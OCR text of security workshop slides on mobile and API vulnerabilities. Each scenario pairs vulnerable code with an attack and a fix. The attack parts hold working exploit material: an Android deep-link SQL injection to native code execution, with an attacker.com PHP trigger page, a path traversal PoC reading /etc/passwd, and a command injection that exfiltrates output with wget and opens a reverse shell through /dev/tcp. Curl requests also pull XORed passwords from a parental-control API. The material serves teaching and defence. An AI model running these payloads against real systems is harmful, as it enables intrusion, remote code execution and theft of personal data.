


- Useless AES layer with static key

SECURITY

Attack: Catastrophe Summary

API Design



SMS-01-012

SECURITY

Fix: Smart Sheriff broken SSL & Crypto

→ Validate SSL certificate properly

→ Consider Pinning

→ Avoid hardcoding encryption keys in apps

→ Request a key over a secure connection to the server, using a server public key

OR

→ Generate a key on the client and send it securely to the server encrypting it with the server public key

→ Save the encryption key for the user safely leveraging the Android keystore.

Episode: Sexy RCE Attacks

SECURITY

Scenario: CRM app with Google auth

→ Popup if user not logged in
→ User is prompted to login to Google
→ Popup closes and sends data to app after auth

Question: What is the vulnerability?

AndroidManifest.xml:

```
<activity [...] android:name="LoginWebView">
        <intent-filter>
                <action android:name="android.intent.action.VIEW" />
                <category android:name="android.intent.category.DEFAULT" />
                <category android:name="android.intent.category.BROWSABLE" />
                <data android:scheme="vulnapp"/>
        </intent-filter>
</activity>
```

Saving token after Google authentication:

```
public synchronized void UpdateCred(String col, String val){
                SQLiteDatabase db = this.getWritableDatabase(Value);
                db.execSQL("UPDATE "+Credentials+" SET "+col+" = '"+val+"'");
                db.close();
}
```

Solution: SQLi + RCE :)

AndroidManifest.xml:

```
<activity [...] android:name="LoginWebView">
        <intent-filter>
                <action android:name="android.intent.action.VIEW" />
                <category android:name="android.intent.category.DEFAULT" />
                <category android:name="android.intent.category.BROWSABLE" />
                <data android:scheme="vulnapp"/>
        </intent-filter>
</activity>
```

Saving token after Google authentication:

```
public synchronized void UpdateCred(String col, String val){
                SQLiteDatabase db = this.getWritableDatabase(Value);
                db.execSQL("UPDATE "+Credentials+" SET "+col+" = '"+val+"'");
                db.close();
}
```

Attack: SQLi + RCE via exported activity

Attack Variant 1: Malicious app attack

Step 1: Create bad binary as PoC

cd /data/data/just.trust.me

echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA > test.so

chmod 777 test.so

Step 2: Pwn

adb shell am start -a "android.intent.action.VIEW" -n "some.vuln.app/some.vuln.app.**LoginWebView**" -d "**vulnapp://?data=**\'%20where%201%3D\(select%20load_extension\(\'%2Fdata%2Fdata%2Fjust.trust.me%2Ftest\'\)\)%3B%2F%2F"

SECURITY

Attack: SQLi + RCE via exported activity

Step 3: Verify

E/AndroidRuntime(5361): Caused by:

net.sqlcipher.database.SQLiteException: **dlopen failed**:

"/data/data/just.trust.me/test.so" **has bad ELF magic**: UPDATE creds SET auth_key = '**' where load_extension('/data/data/just.trust.me/test'));//**'

Attack: SQLi + RCE via browsable activity

Attack Variant 2: Malicious website attack (works on Android < 6)

File 1:
http://attacker.com/a.php

Contents:

```
<?php
header("Content-Type: application/octet-stream");
header('Content-Disposition: attachment; filename="test.so"');
echo str_repeat('A', 40);
```

Attack: SQLi + RCE via browsable activity

File 2:
http://attacker.com/d.php

Contents:

```
<?php
$payload = "' where 1=(select load_extension('/sdcard/Download/test'));//";
?>
<iframe src="a.php"></iframe><!-- download test.so into Downloads folder -->
<iframe id="trigger"></iframe>
<script>
setTimeout(function() {
document.getElementById('trigger').src =
"vulnapp://?data=<?=$payload?>";
}, 5000); <!-- wait 5 seconds = download finished before triggering RCE -->
</script>
```

Attack: SQLi + RCE via browsable activity


Verify:

E/AndroidRuntime(5101): Caused by:

net.sqlcipher.database.SQLiteException: dlopen failed: library

"**/sdcard/Download/test.so**" has **bad ELF magic**: UPDATE creds SET auth_key = '**' where 1=(select load_extension('/sdcard/Download/test'));//**'


Episode: API attacks



Source: https://www.imperva.com/

7A SECURITY

Scenario: Retrieving files from the server



Question: What is the vulnerability?

Normal URL:
https://api.server.com/export/:file?name=file.pdf

Server Code:

```
$api->get('/export/:file', function($name) {
    if(!empty($_GET['name'])) {
            $file = $GLOBALS['export_root'] . str_replace('../','', $_GET['name']);
            if(file_exists($file)) {
                header('Content-disposition:attachment; filename=' . $name);
                header('Content-type: application/octet-stream');
                readfile($file);
                echo $file;
            }
        }
});
```


SECURITY

Solution: Path Traversal & Filter Bypass

Normal URL:
https://api.server.com/export/:file?name=file.pdf

Server Code:

```
$api->get('/export/:file', function($name) {
    if(!empty($_GET['name'])) {
            $file = $GLOBALS['export_root'] . str_replace('../','', $_GET['name']);
            if(file_exists($file)) {
                header('Content-disposition:attachment; filename=' . $name);
                header('Content-type: application/octet-stream');
                readfile($file);
                echo $file;
            }
        }
});
```

Attack: Path Traversal & Filter Bypass

PoC
https://api.server.com/export/:file?name=..../..../..../..../..../..../..../..../..../..../..../..../..../..../etc/passwd

Code:
str_replace('../',"", $_GET['name'])

IN:
..../

OUT:
../

SECURITY

Fix: Path Traversal & Filter Bypass

→ Use a platform function that returns the filename for a path:
https://www.php.net/basename


→ Use a platform function to verify the final URL starts with the expected directory:
https://www.php.net/realpath

```
if (0 !== strpos(realpath($dir_with_user_input), $expected_dir)) die('Access denied!');
```

→ Reject ".." sequences:

```
if(preg_match('/\.{2,}/', $_GET['name'])){die('Access denied!');}
```

Scenario: Uploading files to the server



SECURITY

Question: What is the vulnerability?

```
user_files = "%s%s/" % (globals.user_files, params['pgpFingerprint'])
RunCmd(["mkdir", user_files], None)
print "trying to save bytes to %s" % user_files
file = open(os.path.join(user_files, "sourcePackage"), "w+") # save blob here
file.write(base64.b64decode(unquote(params['data'])))
file.close()

def RunCmd(cmd, des):
        cmd = " ".join(cmd)
        ex = subprocess.Popen(cmd, shell=True, stdin=subprocess.PIPE,
        stderr=subprocess.STDOUT, close_fds=True)
```

Solution: RCE in user file upload

```
user_files = "%s%s/" % (globals.user_files, params['pgpFingerprint'])
RunCmd(["mkdir", user_files], None)
print "trying to save bytes to %s" % user_files
file = open(os.path.join(user_files, "sourcePackage"), "w+") # save blob here
file.write(base64.b64decode(unquote(params['data'])))
file.close()

def RunCmd(cmd, des):
        cmd = " ".join(cmd) # python list concatenated into a single string
        ex = subprocess.Popen(cmd, shell=True, stdin=subprocess.PIPE,
        stderr=subprocess.STDOUT, close_fds=True) # insecure option enabled
```

Attack: RCE in user file upload

PoC Payload (https://hackvertor.co.uk)

pgpFingerprint=**<@urlencode_0(encodeURIComponent,encode)>**123456 **| wget https://7asecurity.com/?$(whoami) | 123<@/urlencode_0>**&alias=abcdefg&data=**<@base64_1(encode)>**7asec**<@/base64_1>**

PoC

curl https://some.server.com --data "pgpFingerprint=123456%E2%80%8B%E2%80%8B%20%E2%80%8B%E2%80%8B%7C%E2%80%8B%E2%80%8B%20%E2%80%8B%E2%80%8Bwget%E2%80%8B%E2%80%8B%20%E2%80%8B%E2%80%8Bhttps%3A%2F%2F7asecurity.com%2F%3F%24(whoami)%E2%80%8B%E2%80%8B%20%E2%80%8B%E2%80%8B%7C%20123%E2%80%8B%E2%80%8B&alias=abcdefg&data=N2FzZWM="

SECURITY

Attack: RCE in user file upload (pwn)

Setup a shell listener:
nc -nlvp 4444

reverse shell one liner in attacker webroot:
File: /var/www/html/a.txt
Contents:
0<&196;exec 196<>/dev/tcp/attacker_ip/4444; sh <&196 >&196 2>&196

Pwn:
curl -k https://some.site.com/ --data
'pgpFingerprint=123456 | wget http://attacker_ip/a.txt; bash a.txt |
123&alias=abcdefg&data=Y3VyZTUz'

Enjoy:
connect to [192.168.0.127] from (UNKNOWN) [x.x.x.x] 60681
whoami
root

SECURITY

Fix: RCE in user file upload

→ If possible, avoid string concatenations:
Also avoid calling subprocess.Popen with shell=True
NOTE: python will auto-escape arguments then, you need to pass a list, not a string:

subprocess.Popen(["mkdir", user_files], shell=False, ...

→ If you must concatenate strings, PHP and other platforms offer shell escaping functions:
https://www.php.net/escapeshellarg

→ Validate user input with a whitelist regex that is as restrictive as possible, i.e. [a-Z0-9\.]
NOTE: Make sure the whitelist doesn't allow especial shell characters like |;&"`'

Scenario: API Leaks

Government-mandated app to help parents protect their children:

→ Control phone usage
→ Control installed apps
→ Block websites
→ etc.


Round #1: https://7asecurity.com/reports/pentest-report_smartsheriff.pdf

Round #2: https://7asecurity.com/reports/pentest-report_smartsheriff-2.pdf

Attack: Bully API


SECURITY

Attack: Bully API




SECURITY

Attack: Bully API



SECURITY

Attack: Bully API




SECURITY

Attack: Bully API

child:
055-5353
?
parent:
055-7234
?
API

SECURITY

Attack: Bully API



API response with the password (XORed)

SECURITY

Attack: Bully API

```
root@redstar-os § curl -v -s 'http://api.moiba.or.kr/MessageRequest \
--data '{ "action":"CLT_MBR_GETCLIENTMEMBERINFO", "MOBILE_MACHINE_INFO":"XXX", "MOBILE":"\
\5Z\\WSVAA5[",  "DEVICE_ID":"unknown" }'

> POST /MessageRequest HTTP/1.1
> Host: api.moiba.or.kr
> User-Agent: curl/7.48.0
> Accept: */*
> Content-Length: 141
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 141 out of 141 bytes
< HTTP/1.1 200 OK
< Date: Sun, 15 Oct 2015 17:05:20 GMT
< Server: Apache/2.0.65 (Unix) DAV/2 mod_jk/1.2.37
< Content-Length: 242
< Content-Type: text/plain; charset=euc-kr
<
{"CHILD_GRADE_TYPE":"","CHILD_BIR_YMD":"","MEMBER_YN":"Y","CHILD_BLCK_GRADE":"","PASSWORD":"
\\2\\]","PARENT_MOBILE":"\\5Z\\WSVAA5[","REGISTRATION_ID":"","DIVN":"PARENT"}
```

\5Z\WSVAA5[--XOR--> 15555215652

\2\] --XOR--> 1234

7A SECURITY

Attack: Bully API

```
root@redstar-os § python sheriff_raid.py

CHILD  : 010XXXXXXXX - pw: 0879  -> parent number: 010XXXXXXXX
CHILD  : 010XXXXXXXX - pw: 8493  -> parent number: 010XXXXXXXX
PARENT : 010XXXXXXXX - pw: 8493
PARENT : 010XXXXXXXX - pw: 0878
CHILD  : 010XXXXXXXX - pw: 0878  -> parent number: 010XXXXXXXX
PARENT : 010XXXXXXXX - pw: 2580
CHILD  : 010XXXXXXXX - pw: 2580  -> parent number: 010XXXXXXXX
CHILD  : 010XXXXXXXX - pw: 2580  -> parent number: 010XXXXXXXX
PARENT : 010XXXXXXXX - pw: 5912
CHILD  : 010XXXXXXXX - pw: 1004  -> parent number: 010XXXXXXXX
PARENT : 010XXXXXXXX - pw: 1004
```

Parent passwords. 4 digit strong!

Smart sheriff has so many users, you can find valid phone numbers by just trying random numbers.

SECURITY

Scenario: Smart Dream South Korea (Android)

→ **Monitors phone messages for "harmful words":**

+ If harmful words are present parents are notified
+ Messages containing harmful words stored on the server

→ Registers itself as an "accessibility app" to gain access to SMS and Kakao talk messages

→ **Abuses functionality intended for text2speech**

Attack: Smart Dream Demo

DEMO

Fix: Implement Access Control

- → Limit access to data based on user permissions
- → Centralize security controls as much as you can
- → Limit database queries based on who the user is, do this in a centralized way (i.e. around Active Record implementation)
- → Automatically add database query clauses that filter database queries based on who the user is

Q & A

Any questions? :)

NOTE: Email admin@7asecurity.com for the full workshop (free)

> admin@7asecurity.com

> @7asecurity

> @7a_

> @owtfp [OWASP OWTF - owtf.org]

+ 7asecurity.com